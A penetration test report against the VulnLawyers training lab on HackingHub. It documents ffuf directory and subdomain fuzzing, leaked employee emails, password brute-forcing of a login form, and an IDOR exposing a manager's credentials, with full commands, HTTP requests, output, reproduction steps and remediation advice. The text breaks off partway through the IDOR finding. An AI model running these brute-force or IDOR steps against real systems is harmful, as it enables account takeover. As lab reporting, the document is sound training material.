x.com
0xAlexandre

PENTEST REPORT

VulnLawyers - HackingHub - Penetration Test Report

VulnLawyers LLC.
Attn. Tayler R.
1st Avenue
California

California, July 15, 2025

Report Version: 1.0

in/0xalexandre
@0xAlexandre
https://fernale.blogspot.com
4711
FN 12345 v | D.C

Table of Contents

1 Engagement Contacts

Contacts		
Name	**Role**	**Contact**
Tyler R.	CISO	tyler.r@vulnlawyers.null
Ben S.	CEO	ben.s@vulnlawyers.null
John H.	CTO	john.h@vulnlawyers.null

Assessor Contact		
Assessor Name	**Role**	**Assessor Contact**
Alexandre Fernandes	Security Consultant	https://www.linkedin.com/in/0xalexandre/

2 Executive Summary

VulnLawyers LLC (“VulnLawyers” herein) contracted Alexandre Fernandes to perform a Web Penetration Test of VulnLawyers’ externally facing application to identify security weaknesses, determine the impact to VulnLawyers, document all findings in a clear and repeatable manner, and provide remediation recommendations.

2.1 Approach

Alexandre Fernandes performed testing under a “Black Box” approach from July 15, 2025, to July 17, 2025 without credentials or any advance knowledge of ’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non- evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Alexandre Fernandes' assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential.

2.2 Identified Vulnerabilities

#	CVSS	Description	Page
C1	9.8	Weak Password Policy Enabled Successful Password Bruteforcing	15
H1	8.1	Insecure Direct Object Reference (IDOR) on Profile Details Endpoint	18
M1	5.3	Information Disclosure via Redirect Revealing Internal Login Page	20
M2	5.3	User Information Exposure via Public Endpoint	23
I1	0.0	Use of Outdated JavaScript Libraries	25

2.3 Assessment Overview and Recommendations

To strengthen the security of the environment and address the findings identified in this assessment, the following actions are recommended:

- Adopt a strong password policy that enforces minimum length, complexity, and prohibits the use of common or previously breached passwords. Enable account lockouts or rate limiting on authentication attempts to reduce the effectiveness of brute force attacks.
- Implement strict access control checks on all endpoints, particularly those that reference user-identifiable data, such as profile details. Ensure that users can only access resources they are authorized to view, and audit existing APIs for insecure direct object reference (IDOR) vulnerabilities.
- Limit information disclosure in HTTP responses by ensuring redirect and error messages do not reveal internal URLs or resource locations. After issuing any redirects, ensure no sensitive endpoint details are present in the response body.
- Restrict public access to user information. Endpoints that return names, emails, or other personal data should require authentication and return only the minimum details necessary for authorized users.

- Regularly review and update all third-party JavaScript libraries and frameworks. Replace outdated versions of libraries such as jQuery and Bootstrap with supported, secure releases to mitigate known vulnerabilities.
- Promote ongoing security awareness and best practices among development and administrative teams to prevent similar issues from recurring.

Implementing these measures will significantly reduce the risk of unauthorized access, data breaches, and exploitation of the system by attackers. Regular reviews and updates to security policies and technical controls are essential to maintaining long-term resilience.

Vulnerability Overview

In the course of this penetration test **1 Critical**, **1 High**, **2 Medium** and **1 Info** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

3 Methodology

The penetration test was carried out on the domain **atlas.ctfio.com** using a combination of industry-standard tools, techniques, and manual assessments. Our methodology is aligned with the **OWASP Top 10 Web Application Security Risks**, ensuring coverage of the most prevalent threats to modern web applications. The test included, but was not limited to, the following categories:

- **A01:2021 – Broken Access Control**
- **A02:2021 – Cryptographic Failures**
- **A03:2021 – Injection**
- **A04:2021 – Insecure Design**
- **A05:2021 – Security Misconfiguration**
- **A06:2021 – Vulnerable and Outdated Components**
- **A07:2021 – Identification and Authentication Failures**
- **A08:2021 – Software and Data Integrity Failures**
- **A09:2021 – Security Logging and Monitoring Failures**
- **A10:2021 – Server-Side Request Forgery (SSRF)**

Both automated vulnerability scanners and manual testing procedures were employed to maximize coverage and accuracy. Findings are mapped to the relevant OWASP Top 10 category to facilitate clear, industry-standard reporting, and actionable recommendations.

This approach ensures a comprehensive examination of web application security and provides a prioritized framework for remediation based on globally recognized standards.

3.1 Objective

The primary objective of this assessment was to evaluate the security posture of the web application hosted on *.**atlas.ctfio.com**. The engagement aimed to identify, document, and provide recommendations for any vulnerabilities that could potentially expose the application, its users, or its data to threat actors. This assessment was conducted strictly within the boundaries allowed by the agreed scope and focused exclusively on web application security issues.

3.2 Scope

Scope

The scope of this assessment was external web applications from Vulnlayers hosted on atlas.ctfio.com domain.

In Scope Assets

Host/URL/IP Address	Description
*.atlas.ctfio.com	Main VulnLawyers domain and subdomains

4 Compromise Walkthrough

During the course of the assessment Alexandre Fernandes was able to gain initial access to `VulnLawyers Staff Portal` by identifying employee's email and passoword that was utilised to access the `Staff Portal` and move laterally gaining Manager access.

The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported).

4.1 Detailed Walkthrough

Alexandre Fernandes performed the following to fully compromise the **atlas.ctfio.com** domain.

1. The tester used the *ffuf* tool for directory bruteforcing and discovered the `/login` path.
2. Upon accessing the `/login`, the tester identified the the path `/lawyers-only-login` after inspecting the http request redirection through proxy tools. The `/lawyers-only-login` page was publicly accessible but required the email and password from `VulnLawyers` employees.
3. The tester used *ffuf* tool to perform sub-domain enumeration and identified the sub-domain **data.atlas.ctfio.com** hosting an api.
4. The tester then used the *ffuf* tool for directory bruteforcing and discovered the `/users` path exposing name and email from some `VulnLawyers` employees.
5. The tester then used *ffuf* tool and performed password bruteforcing over the `VulnLawyers` employees' email finding the password from `jaskaran.lowe@vulnlawyers.ctf`.
6. The tester signed in `/lawyers-only-login` using `jaskaran.lowe@vulnlawyers.ctf` password and identified the path `/lawyers-only-profile-details/{id}` vulnerable to *IDOR* upon changing the ID number, revealing the email and password from Staff Manager `Shayne Cairns` (id=2) and other users (ids: 1,3 and 5).

Detailed reproduction steps for this attack chain are as follows:

The tester used the *ffuf* tool for directory bruteforcing which revealed the `/login` path.

```
$ ffuf -w content.txt -u https://atlas.ctfio.com/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
```

```
 :: URL              : https://atlas.ctfio.com/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Documents/hackinghub/content.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 231ms]
denied                  [Status: 401, Size: 957, Words: 172, Lines: 29, Duration: 221ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 284ms]
js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 238ms]
login                   [Status: 302, Size: 1056, Words: 191, Lines: 30, Duration: 250ms]
:: Progress: [4686/4686] :: Job [1/1] :: 171 req/sec :: Duration: [0:00:29] :: Errors:
0 ::
```

Figure 2 - Directory bruteforcing with ffuf.

The tester performed the http request using curl and observed the path `/lawyers-only` in the redirection response.

```
$ curl -i https://atlas.ctfio.com/login

HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 17 Jul 2025 22:31:56 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: /denied

<!DOCTYPE html>
<html lang="en">
<SNIP>

<body>
<div class="container">
    <div class="row">
        <div class="col-md-12">
            <h1
style="padding-top:100px;text-align: center;color: #060505;letter-spacing: -1px;font-
weight: bold">VulnLawyers</h1>
            <h3 class="text-center">We'll win that case!</h3>
        </div>
    </div>
    <div class="row">
        <div class="col-md-6 col-md-offset-3">
            <div class="alert alert-info">
                <p>Access to this portal can now be found here <a href=/lawyers-only">/
lawyers-only</a></p>
<SNIP>
```

Figure 3 - Requesting /login through curl.

The tester then performed the http request to `/lawyers-only` path and was redirected to the `/lawyers-only-login` page



Figure 4 - Identifying lawyers login page.

The tester performed sub-domain enumeration using ffuf over atlas.ctfio.com and discovered the sub-domain data.atlas.ctfio.com

```
$ ffuf -u https://FUZZ.atlas.ctfio.com/ -w subdomains.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://FUZZ.atlas.ctfio.com/
 :: Wordlist         : FUZZ: /home/kali/Documents/hackinghub/subdomains.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
```

```
data                    [Status: 200, Size: 109, Words: 3, Lines: 1, Duration: 248ms]
```

Figure 5 - Performing sub-domain active-enumeration.

The tester then performed directory bruteforcing on `data.atlas.ctfio.com` identifying the `/users` path.

```
$ ffuf -w content.txt -u https://data.atlas.ctfio.com/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://data.atlas.ctfio.com/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Documents/hackinghub/content.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

users                   [Status: 200, Size: 396, Words: 6, Lines: 1, Duration: 229ms]
:: Progress: [4686/4686] :: Job [1/1] :: 125 req/sec :: Duration: [0:00:31] :: Errors:
0 ::
```

Figure 6 - Identifying user path through directory bruteforcing.

The tester then performed the http request to the `/users` path which revealed internal **VulnLawyers** employee's email.

```
$ curl -i https://data.atlas.ctfio.com/users
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 17 Jul 2025 22:52:48 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"users":[{"name":"Yusef Mcclain","email":"yusef.mcclain@vulnlawyers.ctf"},{"name":"Shayne
Cairns","email":"shayne.cairns@vulnlawyers.ctf"},{"name":"Eisa
Evans","email":"eisa.evans@vulnlawyers.ctf"},{"name":"Jaskaran
Lowe","email":"jaskaran.lowe@vulnlawyers.ctf"},{"name":"Marsha
```

```
Blankenship","email":"marsha.blankenship@vulnlawyers.ctf"}],"flag":"[^FLAG^25032EB0D322F73
30182507FBAA1A55F^FLAG^]"}
```


Figure 7 - Discovering employee's email through exposed api endpoint.

The tester performed password bruteforcing using ffuf tool and managed to identify the password from user `jaskaran.lowe@vulnlawyers.ctf` accessing the VulnLawyers staff portal through `/lawyers-only-login` path.

```
$ ffuf -u https://atlas.ctfio.com/lawyers-only-login \
    -X POST \
    -w emails.txt:EMAIL \
    -w ../passwords.txt:PASS \
    -d "email=EMAIL&password=PASS" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -fc 401


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://atlas.ctfio.com/lawyers-only-login
 :: Wordlist         : EMAIL: /home/kali/Documents/hackinghub/vulnlawyers/emails.txt
 :: Wordlist         : PASS: /home/kali/Documents/hackinghub/passwords.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : email=EMAIL&password=PASS
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 401
________________________________________________

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 245ms]
    * EMAIL: jaskaran.lowe@vulnlawyers.ctf
    * PASS: <REDACTED>

:: Progress: [505/505] :: Job [1/1] :: 163 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Figure 8 - Performing password bruteforcing with ffuf.

The tester signed in to `/lawyers-only-login` using `jaskaran.lowe@vulnlawyers.ctf` password and identified endpoint `/lawyers-only-profile-details/{id}` being vulnerable to IDOR, leaking the email and password from staff manager `Shayne Cairns`.

```
GET /lawyers-only-profile-details/2 HTTP/1.1
Host: atlas.ctfio.com
Cookie: token=7BREDACTEDE3CCD9CD66223DF6D6932582
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/138.0.0.0 Safari/537.36


HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Fri, 18 Jul 2025 00:33:58 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 155

{"id":2,"name":"Shayne Cairns","email":"shayne.cairns@vulnlawyers.ctf","password":"<REDACT
ED>","flag":"[^FLAG^938F5DC109A1E9B4FF3E3E92D29A56B3^FLAG^]"}
```

Figure 9 - Discovering employee's email and password through IDOR.

The tester then signed in to `/lawyers-only-login` using staff manager (`shayne.cairns@vulnlawyers.ctf`) credentials confirming privileged access to VulnLawyers staff portal.



Figure 10 - Accessing Vulnlawyers Staff portal as Staff Manager.

5 Remediation Summary

As a result of this assessment there are several opportunities for VulnLawyers LLC. to strengthen its web application security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. VulnLawyers LLC. should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

5.1 Short Term

- I1: Use of Outdated JavaScript Libraries - Upgrade Javascript libraries to the latest stable release to address all publicly disclosed vulnerabilities.
- M1: Information Disclosure via Redirect Revealing Internal Login Page - Return minimal and generic redirect messages for authenticated/denied endpoints, excluding references to internal resources or hidden links.
- M2: User Information Exposure via Public Endpoint - Restrict access to user information endpoints, requiring authentication and proper authorization for any requests returning personal data.
- C1: Weak Password Policy Enabled Successful Password Bruteforcing - Implement Strong Password Policies: Require passwords to have sufficient length, complexity (mix of uppercase, lowercase, numbers, symbols), and prevent the use of common or previously compromised passwords.
- H1: Insecure Direct Object Reference (IDOR) on Profile Details Endpoint - Implement Access Controls: Always check, on the server side, that the currently authenticated user is authorized to access or modify the requested resource before serving profile details.

5.2 Medium Term

- I1: Use of Outdated JavaScript Libraries - Implement Secure Coding Practices such as strict input validation and output encoding to reduce exploitability until upgrades are complete.
- M1: Information Disclosure via Redirect Revealing Internal Login Page - Ensure that sensitive resources such as administrative or exclusive access endpoints are not disclosed
- M2: User Information Exposure via Public Endpoint - Remove or mask sensitive fields (e.g., name, email) unless explicitly permitted by policy and intended audience.
- C1: Weak Password Policy Enabled Successful Password Bruteforcing - Enable Account Lockout or Rate Limiting: Prevent repeated login attempts by locking accounts or throttling access after several failed logins to reduce the success of brute force attacks.
- H1: Insecure Direct Object Reference (IDOR) on Profile Details Endpoint - Avoid Predictable Identifiers: Use non-sequential, hard-to-guess object identifiers (e.g., UUIDs) rather than simple incrementing numbers in URLs as a defense-in-depth measure.

5.3 Long Term

- I1: Use of Outdated JavaScript Libraries - Continuously monitor third-party library advisories and update dependencies regularly as part of your standard maintenance process.
- M1: Information Disclosure via Redirect Revealing Internal Login Page - Exit script execution after issuing header-based redirects to prevent accidental content leakage in the response body.

- M2: User Information Exposure via Public Endpoint - Regularly audit API and web server output for information leaks involving user or system data.
- C1: Weak Password Policy Enabled Successful Password Bruteforcing - Enforce Multi-Factor Authentication (MFA): Add an extra layer of security for user authentication.
- H1: Insecure Direct Object Reference (IDOR) on Profile Details Endpoint - Review Authorization Logic: Audit all endpoints for similar vulnerabilities, ensuring that all direct object references are protected by robust, central authorization checks.

6 Technical Findings Details

C1: Weak Password Policy Enabled Successful Password Bruteforcing	
Score	9.8 (Critical)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Target	atlas.ctfio.com authentication flow.
References	• https://cwe.mitre.org/data/definitions/521.html • https://www.northstarltd.co.uk/brute-force-attacks-how-they-work-and-how-to-strengthen-your-passwords/

Overview

The environment enforces a weak password policy, which failed to require sufficiently complex or lengthy passwords. As a result, automated password bruteforcing attacks successfully compromised a VulnLawyer staff account.

Attackers exploited the lack of enforceable password standards by using various common and simple password guesses, gaining unauthorized access through systematic brute force attempts.

Details

Using the emails collected as per described on the M2: User Information Exposure via Public Endpoint weak user credentials was identified upon password bruteforcing tests.

```
$ ffuf -u https://atlas.ctfio.com/lawyers-only-login \
    -X POST \
    -w emails.txt:EMAIL \
    -w ../passwords.txt:PASS \
    -d "email=EMAIL&password=PASS" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -fc 401


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
```

```
       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://atlas.ctfio.com/lawyers-only-login
 :: Wordlist         : EMAIL: /home/kali/Documents/hackinghub/vulnlawyers/emails.txt
 :: Wordlist         : PASS: /home/kali/Documents/hackinghub/passwords.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : email=EMAIL&password=PASS
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 401
________________________________________________

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 245ms]
    * EMAIL: jaskaran.lowe@vulnlawyers.ctf
    * PASS: <REDACTED>

:: Progress: [505/505] :: Job [1/1] :: 163 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Figure 11 - Performing password bruteforcing with ffuf.



Figure 12 - Confirming access credentials.

Steps to Reproduce

1 - Create the email.txt file using the identified e-mails

```
yusef.mcclain@vulnlawyers.ctf
shayne.cairns@vulnlawyers.ctf
eisa.evans@vulnlawyers.ctf
```

```
jaskaran.lowe@vulnlawyers.ctf
marsha.blankenship@vulnlawyers.ctf
```

2 - Run ffuf tool using the `passwords.txt` file defined on the engagement meetings and the generated `email.txt` file.

```
ffuf -u https://atlas.ctfio.com/lawyers-only-login \
    -X POST \
    -w emails.txt:EMAIL \
    -w ../passwords.txt:PASS \
    -d "email=EMAIL&password=PASS" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -fc 401
```

3 - Confirm access credentials by accessing `https://atlas.ctfio.com/lawyers-only-login` and signing in with email and password.

Impact

- Unauthorized Account Access: Attackers can access accounts by repeatedly guessing weak passwords, potentially escalating privileges or accessing sensitive data.
- Increased Risk of Account Takeover: Successful bruteforce attacks can result in control over user or administrative accounts, enabling lateral movement in the network.
- Regulatory and Compliance Concerns: Weak password practices may violate compliance requirements and expose the organization to legal and reputational risks.

Recommendation

- Implement Strong Password Policies: Require passwords to have sufficient length, complexity (mix of uppercase, lowercase, numbers, symbols), and prevent the use of common or previously compromised passwords.
- Enable Account Lockout or Rate Limiting: Prevent repeated login attempts by locking accounts or throttling access after several failed logins to reduce the success of brute force attacks.
- Enforce Multi-Factor Authentication (MFA): Add an extra layer of security for user authentication.

H1: Insecure Direct Object Reference (IDOR) on Profile Details Endpoint	
Score	8.1 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Target	Lawyers-only profile details endpoint on atlas.ctfio.com.
References	• https://cwe.mitre.org/data/definitions/200.html • https://portswigger.net/web-security/access-control/idor

Overview

The endpoint `https://atlas.ctfio.com/lawyers-only-profile-details/{ID}` is vulnerable to Insecure Direct Object Reference (IDOR). This vulnerability occurs when user-supplied input, such as a numerical ID in the URL, is used to directly reference database objects or records without enforcing proper access controls.

Attackers can exploit this issue by modifying the ID value in the URL (e.g., changing /4 to /2 or other numbers), thereby accessing profile details of other users without authorization. The issue results from missing or inadequate permission checks before serving the requested data.

Details

```
GET /lawyers-only-profile-details/2 HTTP/1.1
Host: atlas.ctfio.com
Cookie: token=7BCC07AAE3CCD9CD66223DF6D6932582
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
